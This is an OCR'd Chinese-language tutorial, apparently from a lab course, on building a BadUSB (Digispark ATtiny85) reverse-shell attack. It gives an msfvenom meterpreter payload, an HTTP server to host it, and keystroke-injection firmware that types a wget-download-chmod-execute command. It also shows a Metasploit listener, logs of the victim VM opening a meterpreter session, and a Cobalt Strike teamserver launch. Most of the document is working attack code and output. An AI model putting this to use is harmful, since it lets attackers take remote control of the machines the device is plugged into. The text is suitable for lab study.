
生成shell并提供下载



```
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.84.132  lport=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```

kali开启下载服务


sudo python -m http.server 80



```
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.84.156 - - [13/Sep/2022 03:49:17] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.156 - - [13/Sep/2022 03:50:42] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.156 - - [13/Sep/2022 03:53:34] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.156 - - [13/Sep/2022 03:54:28] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:10:09] "GET /shell.elf HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:11:01] "GET /shell.elf HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:16:41] "GET /shell.elf HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:17:30] "GET /shell.elf HTTP/1.1" 200 -
```

第三章metasploit反弹shell

编辑固件代码




Reverse_Shell

```
#include "DigiKeyboard.h"
void setup() {
}

void loop() {
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("`wget http://192.168.84.132/shell.elf -0 /tmp/shell.elf && chmod +x /tmp/shell.elf&&/tmp/shell.elf`");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  for (;;) {
    /*Stops the digispark from running the scipt again*/
  }
}
```

第三章metasploit反弹shell

编译代码，上传到badusb



```
#include "DigiKeyboard.h"
void setup() {
}

void loop() {
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("`wget http://192.168.84.132/shell.elf -O /tmp/shell.elf && chmod +x /tmp/shell.elf&&/tmp/shell.el
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  for (;;) {
    /*Stops the digispark from running the scipt again*/
  }
}
```

上传成功。

```
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```


第三章metasploit反弹shell

kali 开启监听

```
msf  >  use exploit/multi/handler
msf  >  set payload linux/x86/meterpreter/reverse_tcp
msf  >  set LHOST 192.168.84.132
msf > set  LPORT 4444
msf  >  run
```

第三章metasploit反弹shell


kali 开启监听




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.84.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.84.132:4444
```

第三章metasploit反弹shell

在靶机上插上ATTINY85




```
[redacted]-virtual-machine:~$ r`wget http://192.168.84.132/shell.elf -O /tmp/shell.elf && chmod +x /tmp/shell.elf&&/tmp/shell.elf`
--2022-09-13 16:38:56--  http://192.168.84.132/shell.elf
Connecting to 192.168.84.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: ‘/tmp/shell.elf’

/tmp/shell.elf                          100%[=====================================================================================================>]     207  --.-KB/s    in 0s

2022-09-13 16:38:56 (33.0 MB/s) - ‘/tmp/shell.elf’ saved [207/207]
```



```
[redacted]-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:62:45:41 brd ff:ff:ff:ff:ff:ff
    inet 192.168.84.159/24 brd 192.168.84.255 scope global dynamic noprefixroute ens33
       valid_lft 1780sec preferred_lft 1780sec
    inet6 fe80::2d3e:4ddc:58eb:646c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:cb:32:43:7e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
[redacted]-virtual-machine:~$ whoami
binary
binary@binary-virtual-machine:~$ 
```

第三章metasploit反弹shell

在kali验证反弹是否成功



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.84.132:4444
^[^A[*] Sending stage (989032 bytes) to 192.168.84.159
[*] Meterpreter session 6 opened (192.168.84.132:4444 → 192.168.84.159:47968 ) at 2022-09-13 04:38:56 -0400

meterpreter > ip a
[-] Unknown command: ip
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : ens33
Hardware MAC : 00:0c:29:62:45:41
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.84.159
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2d3e:4ddc:58eb:646c
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

第四章CobaltStrike反弹shell

使用CobaltStrike生成反弹shell，badusb插入windows2008自动隐藏下载执行，达到上线的目的

第四章CobaltStrike反弹shell


使用Cobalt Strike生成反弹shell，badusb自动隐藏下载执行，达到上线的目的

kali:192.168.84.132

target:192.168.84.163

第四章CS反弹shell


kali 开启



```
┌──(root㉿kali)-[/home/kali/cobaltstrike4.3]
└─# ./teamserver 192.168.84.132 kali123456..
[*] Will use existing X509 certificate and keystore (for SSL)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by server.TeamServer (file:/home/kali/cobaltstrike4.3/cobaltstrike.jar) to field java.lang.reflect.Field.modifiers
WARNING: Please consider reporting this to the maintainers of server.TeamServer
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[+] Team server is up on 0.0.0.0:50666
[*] SHA256 hash of SSL cert is: 27b2ff7c74f011ff7179e290e138839924f7c7a24e432d6772f9ec4944bcc026
[+] Listener: beacon-http started!
[*] Listener: beacon-http (windows/beacon_http/reverse_http) on port 7777 stopped
```

第四章CS反弹shell

